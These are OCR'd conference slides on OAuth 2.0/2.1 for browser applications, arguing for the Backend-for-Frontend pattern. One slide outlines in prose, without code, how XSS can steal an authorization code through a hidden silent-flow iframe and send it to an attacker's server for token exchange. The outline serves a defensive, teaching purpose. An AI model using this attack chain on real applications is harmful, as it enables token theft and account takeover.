
Requesting a fresh set of tokens



1. Execute malicious JS code (e.g. XSS)
2. Start a silent flow with hidden iframe
3. Request authorization code with existing session (through cookie)
4. Send authorization code to the attacker's server
5. Exchange the code for a new set of tokens

The legitimate application either resumes an existing session with a silent flow in an iframe, or it asks the user to login to establish a new session.

The security of this flow relies on only sending the authorization code to the pre-registered redirect URI.



YOU ARE
SCREWED
makeameme.org

BFF CONCEPT

Backend-For-Frontend

BACKEND-FOR-FRONTEND

The Concept



THE “FRONTEND” APPLICATION

FRONTEND

Track state with cookies

BFF

AUTHORIZATION SERVER

RESOURCE SERVER API

1 Run the Authorization Code flow with client authentication

2 Issue access token and refresh token

3 Proxy API requests with access token retrieved from cookie

The OAuth 2.0 client application

The BFF does not contain any business logic. All it does is accept requests with a cookie and forward them to the API with an access token.

A BFF never exposes tokens, but XSS in the frontend still allows the attacker to send requests via the BFF

BFF client can follow best practices for backend applications (strong client authentication, sender constrained tokens,...

BACKEND-FOR-FRONTEND

Relies on core building blocks of web apps(cookies,
backend OAuth 2.0 flows

BFFs can be stateful or stateless.

DEMO

Backend-for-frontend

TAKEAWAYS

TAKEAWAYS

If you are using OAuth 2.0 the right way, you are using OAuth 2.1

User Apps typically use the Authorization Code Flow with PKCE

Security-sensitive frontend applications should use a BFF

ORDINA

Ahead of change

BART WULLEMS

BUSINESS AREA DIRECTOR